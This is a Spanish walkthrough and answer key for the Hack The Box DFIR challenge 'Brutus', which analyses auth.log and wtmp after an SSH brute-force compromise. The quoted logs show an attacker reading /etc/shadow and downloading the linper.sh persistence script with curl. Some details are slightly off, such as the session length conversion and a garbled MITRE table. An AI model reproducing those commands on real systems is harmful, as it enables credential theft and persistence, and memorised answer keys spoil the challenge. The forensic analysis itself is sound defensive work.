



HTB Sherlock: Brutus	
	OS: Linux
	Nivel: Fácil
	Release: 04/04/2024
	Temática
Análisis forense digital y respuesta a incidentes (DFIR)	

El servidor Confluence ha sido comprometido mediante un ataque de fuerza bruta a través de SSH. Tras obtener acceso al sistema, el atacante ha llevado a cabo diversas actividades maliciosas. El objetivo de esta investigación es identificar y analizar las acciones realizadas por el atacante.



Al descomprimir el archivo proporcionado por Hack The Box, encontré dos ficheros para analizar:

- **auth.log** es un archivo de registro en sistemas Linux que almacena todos los intentos de autenticación. Este archivo se encuentra en la ruta **/var/log/auth.log** y es fundamental para monitorear y analizar los eventos de seguridad relacionados con el acceso al sistema. En auth.log se registran eventos como inicios de sesión exitosos y fallidos, cambios de usuario, y otros eventos relacionados con la autenticación. Este archivo es crucial para identificar patrones de acceso inusuales y posibles intentos de intrusión, proporcionando una visión detallada de la actividad de autenticación en el sistema
- **wtmp** es otro archivo de registro en sistemas Linux que almacena un historial de todos los inicios y cierres de sesión. Este archivo se encuentra en la ruta **/var/log/wtmp** y, a diferencia de auth.log, no solo registra los eventos actuales, sino que también mantiene un registro histórico de todas las sesiones de usuario. Esto incluye información sobre cuándo los usuarios iniciaron y cerraron sesión, así como la duración de cada sesión. El archivo wtmp es esencial para realizar auditorías de seguridad y análisis forenses, ya que permite rastrear la actividad de los usuarios a lo largo del tiempo y detectar cualquier comportamiento anómalo.

```
(administrador@kali)~[/Descargas]
$ sha256sum Brutus.zip
b90cf5392983cd5a8710f44b417d8aef5c6f99bb0e8f1a3c5d48945f7fa0e914 Brutus.zip

(administrador@kali)~[/Descargas]
$ unzip -l Brutus.zip
Archive: Brutus.zip
  Length   Date    Time    Name
-----
  43911   2024-03-06  11:47   auth.log
  11136   2024-03-06  11:47   wtmp
-----
  55047                   2 files

(administrador@kali)~[/Descargas]
$
```

**1) Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?**

Para responder a esta pregunta, es necesario realizar un análisis detallado del archivo auth.log. Como se puede observar en la siguiente imagen, hay múltiples intentos fallidos de autenticación desde la dirección IP 65.2.161.68. Por lo tanto, se puede deducir que la dirección IP utilizada por el atacante para llevar a cabo el ataque de fuerza bruta es 65.2.161.68.

```
Mar 6 06:31:37 ip-172-31-35-28 sshd[2377]: Disconnected from invalid user server_admin 65.2.161.68 port 46684 [preauth]
Mar 6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:38 ip-172-31-35-28 sshd[2379]: Failed password for invalid user server_admin from 65.2.161.68 port 46698 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2380]: Failed password for invalid user server_admin from 65.2.161.68 port 46710 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2383]: Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2384]: Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2389]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2391]: Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2394]: Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2397]: Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2398]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2396]: Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2383]: Received disconnect from 65.2.161.68 port 46722:11: Bye Bye [preauth]
```

**2) The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?**

Analizando el archivo auth.log, se observa que se han intentado múltiples inicios de sesión mediante fuerza bruta. Uno de estos intentos ha resultado exitoso. Sabiendo esto, se puede concluir que el atacante ha ganado acceso al servidor utilizando la cuenta de usuario root.

```
Mar 6 06:31:37 ip-172-31-35-28 sshd[2377]: Disconnected from invalid user server_admin 65.2.161.68 port 46684 [preauth]
Mar 6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:38 ip-172-31-35-28 sshd[2379]: Failed password for invalid user server_admin from 65.2.161.68 port 46698 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2380]: Failed password for invalid user server_admin from 65.2.161.68 port 46710 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2383]: Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2384]: Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
Mar 6 06:31:38 ip-172-31-35-28 sshd[2389]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2391]: Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2394]: Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2397]: Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2398]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2396]: Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2383]: Received disconnect from 65.2.161.68 port 46722:11: Bye Bye [preauth]
Mar 6 06:31:39 ip-172-31-35-28 sshd[2383]: Disconnected from invalid user svc_account 65.2.161.68 port 46722 [preauth]
Mar 6 06:31:39 ip-172-31-35-28 sshd[2384]: Received disconnect from 65.2.161.68 port 46732:11: Bye Bye [preauth]
Mar 6 06:31:39 ip-172-31-35-28 sshd[2384]: Disconnected from invalid user svc_account 65.2.161.68 port 46732 [preauth]
Mar 6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
```

**3) Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?**

El registro de inicio de sesión proporcionado por el archivo auth.log muestra que se ha iniciado sesión como usuario root a las 06:32:44. Sin embargo, esta no es la hora exacta en la que el atacante obtuvo acceso al servidor.

```
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar 6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.git
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
```

Para responder correctamente a la pregunta indicada, es necesario analizar el archivo wtmp. Examinando dicho archivo, se deduce que la hora de inicio de sesión ha sido a las 06:32:45.

```
(administrador@kali) [~/Descargas/Brutus]
$ utmpdump wtmp
Utmp dump of wtmp
[2] [00000] [~~] [reboot] [~] [6.2.0-1017-aws] [0.0.0.0] [2024-01-25T11:12:17,804944+00:00]
[5] [00601] [tyS0] [ ] [ttyS0] [ ] [0.0.0.0] [2024-01-25T11:12:31,072401+00:00]
[6] [00601] [tyS0] [LOGIN] [ttyS0] [ ] [0.0.0.0] [2024-01-25T11:12:31,072401+00:00]
[5] [00618] [tty1] [ ] [tty1] [ ] [0.0.0.0] [2024-01-25T11:12:31,080342+00:00]
[6] [00618] [tty1] [LOGIN] [tty1] [ ] [0.0.0.0] [2024-01-25T11:12:31,080342+00:00]
[1] [00053] [~~] [runlevel] [~] [6.2.0-1017-aws] [0.0.0.0] [2024-01-25T11:12:33,792454+00:00]
[7] [01284] [ts/0] [ubuntu] [pts/0] [203.101.190.9] [203.101.190.9] [2024-01-25T11:13:58,354674+00:00]
[8] [01284] [ ] [ ] [pts/0] [ ] [0.0.0.0] [2024-01-25T11:15:12,956114+00:00]
[7] [01483] [ts/0] [root] [pts/0] [203.101.190.9] [203.101.190.9] [2024-01-25T11:15:40,806926+00:00]
[8] [01404] [ ] [ ] [pts/0] [ ] [0.0.0.0] [2024-01-25T12:34:34,949753+00:00]
[7] [836798] [ts/0] [root] [pts/0] [203.101.190.9] [203.101.190.9] [2024-02-11T10:33:49,408334+00:00]
[5] [838568] [tyS0] [ ] [ttyS0] [ ] [0.0.0.0] [2024-02-11T10:39:02,172417+00:00]
[6] [838568] [tyS0] [LOGIN] [ttyS0] [ ] [0.0.0.0] [2024-02-11T10:39:02,172417+00:00]
[7] [838962] [ts/1] [root] [pts/1] [203.101.190.9] [203.101.190.9] [2024-02-11T10:41:11,700107+00:00]
[8] [838962] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2024-02-11T10:41:46,272984+00:00]
[7] [842171] [ts/1] [root] [pts/1] [203.101.190.9] [203.101.190.9] [2024-02-11T10:54:27,775434+00:00]
[8] [842073] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2024-02-11T11:08:04,769514+00:00]
[8] [836694] [ ] [ ] [pts/0] [ ] [0.0.0.0] [2024-02-11T11:08:04,769963+00:00]
[1] [00000] [~~] [shutdown] [~] [6.2.0-1017-aws] [0.0.0.0] [2024-02-11T11:09:18,000731+00:00]
[2] [00000] [~~] [reboot] [~] [6.2.0-1018-aws] [0.0.0.0] [2024-03-06T06:17:15,744575+00:00]
[5] [00464] [tyS0] [ ] [ttyS0] [ ] [0.0.0.0] [2024-03-06T06:17:27,354378+00:00]
[6] [00464] [tyS0] [LOGIN] [ttyS0] [ ] [0.0.0.0] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [ ] [tty1] [ ] [0.0.0.0] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN] [tty1] [ ] [0.0.0.0] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~~] [runlevel] [~] [6.2.0-1018-aws] [0.0.0.0] [2024-03-06T06:17:29,538024+00:00]
[7] [02549] [ts/1] [root] [pts/1] [65.2.161.68] [65.2.161.68] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1] [65.2.161.68] [65.2.161.68] [2024-03-06T06:37:35,475575+00:00]
```

4) SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

La respuesta a esta pregunta es 37. Al observar la primera imagen de la tercera pregunta, se puede deducir la respuesta correcta.

5) The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Esta respuesta está contenida en el archivo auth.log. Como nos pregunta por “un nuevo usuario”, sólo es necesario filtrar por “new user”. Por tanto la respuesta correcta es cyberjunkie.

```
(administrador@kali) [~/Descargas/Brutus]
$ cat auth.log | grep "new user"
Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
(administrador@kali) [~/Descargas/Brutus]
```

6) What is the MITRE ATT&CK sub-technique ID used for persistence?

La creación de usuarios es una técnica de persistencia que tiene el identificador T1136 en el marco de MITRE ATT&CK. Esta técnica se utiliza para mantener el acceso a un sistema comprometido mediante la creación de nuevas cuentas de usuario. Dentro de esta técnica, existen varias subtécnicas que especifican diferentes métodos de creación de usuarios.

Execution	Persistence	Privilege Escalation	Defense Evasion
14 techniques	20 techniques	14 techniques	43 techniques
Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)
Command and Scripting Interpreter (10)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)
Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (6)	BITS Jobs
Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host
Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts (5)	Debugger Evasion
Inter-Process Communication (3)	Compromise Host Binaries (T1136)	Create or Modify System Process (5)	Deobfuscate/Decode Files or Information
Native API	Create Account (9)	Domain or Tenant Policy Modification (2)	Deploy Container
Scheduled Task/Job (5)	Create or Modify System Process (5)	Escape to Host	Direct Volume Access
Serverless Execution	Event Triggered Execution (16)	Event Triggered Execution (16)	Domain or Tenant Policy Modification (2)
Shared Modules			Execution Guardrails (1)



En este caso particular, el atacante intenta establecer persistencia en el servidor de forma local. Esto se alinea con la subtécnica T1136.001, que se refiere a la creación de cuentas de usuario locales. Esta subtécnica describe cómo los atacantes pueden crear nuevas cuentas de usuario en el sistema local para mantener el acceso persistente. La creación de cuentas de usuario locales permite a los atacantes acceder al sistema incluso después de que se hayan cambiado las credenciales de otras cuentas comprometidas.

Por lo tanto, la respuesta correcta es T1136.001, que corresponde a la subtécnica de creación de cuentas de usuario locales.

Sub-techniques (3)

ID	Name
T1136.001	Local Account
T1136.002	Domain Account
T1136.003	Cloud Account

Adversaries may create an account to maintain access to victim systems.<sup>[1]</sup> With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

Accounts may be created on the local system or within a domain or cloud tenant. In cloud environments, adversaries may create accounts that only have access to specific services, which can reduce the chance of detection.

ID: T1136  
Sub-techniques: T1136.001, T1136.002, T1136.003  
Tactic: Persistence  
Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Network, Office 365, SaaS, Windows, macOS  
Contributors: Austin Clark, @c2defense, Microsoft Threat Intelligence Center (MSTIC), Praetorian  
Version: 2.4  
Created: 14 December 2017  
Last Modified: 31 January 2024  
Version Permalink

## 7) How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)

El atacante inició sesión como usuario root a las 06:32:45 y se desconectó a las 06:37:24. Esto significa que la sesión del atacante duró 4 minutos y 59 segundos, es decir, 279 segundos.

```
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 us
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar 6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.git
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
```

## 8) The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Como se puede observar en la siguiente imagen, el atacante eleva sus privilegios utilizando sudo para leer el archivo /etc/shadow y posteriormente descargar el script linper.sh. La secuencia de comandos ejecutada por el atacante es la siguiente:

`/usr/bin/curl http://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`

```
Mar 6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar 6 06:40:01 ip-172-31-35-28 CRON[2783]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:40:01 ip-172-31-35-28 CRON[2784]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```

Esta acción demuestra cómo el atacante utilizó sus privilegios elevados para descargar y potencialmente ejecutar un script malicioso en el servidor comprometido.